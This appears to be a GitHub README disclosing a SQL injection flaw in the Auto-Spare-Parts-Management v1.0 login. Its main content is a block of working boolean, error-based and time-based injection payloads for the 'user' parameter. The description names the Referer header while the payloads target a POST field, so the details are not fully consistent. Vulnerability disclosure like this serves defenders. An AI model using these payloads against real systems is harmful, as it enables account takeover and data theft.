
nu11secur1ty Add files via upload ... on Feb 19 History

..	
Docs	9 months ago
PoC	9 months ago
README.MD	9 months ago

README.MD

Auto-Spare-Parts-Management

Vendor



Description:

The Referer HTTP header on Auto-Spare-Parts-Management v1.0 system appears to be vulnerable to SQL injection attacks, parameter `user`. The payload ' was submitted in the Referer HTTP header, and a database error message was returned. The attacker from outside can take control of all accounts of this system by using this vulnerability! WARNING: If this is in some external domain, or some subdomain, or internal, this will be extremely dangerous! Status: CRITICAL

[+] Payloads:

```
---
Parameter: user (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user=admin1' AND 5432=5432 AND 'MXPx'='MXPx&password=admin1&btnlogin=

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: user=admin1' AND (SELECT 8861 FROM(SELECT COUNT(*),CONCAT(0x71786b6271,

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=admin1' AND (SELECT 1749 FROM (SELECT(SLEEP(3)))XjEM) AND 'xoHI'='
---
```

Reproduce:

href

Proof and Exploit:

href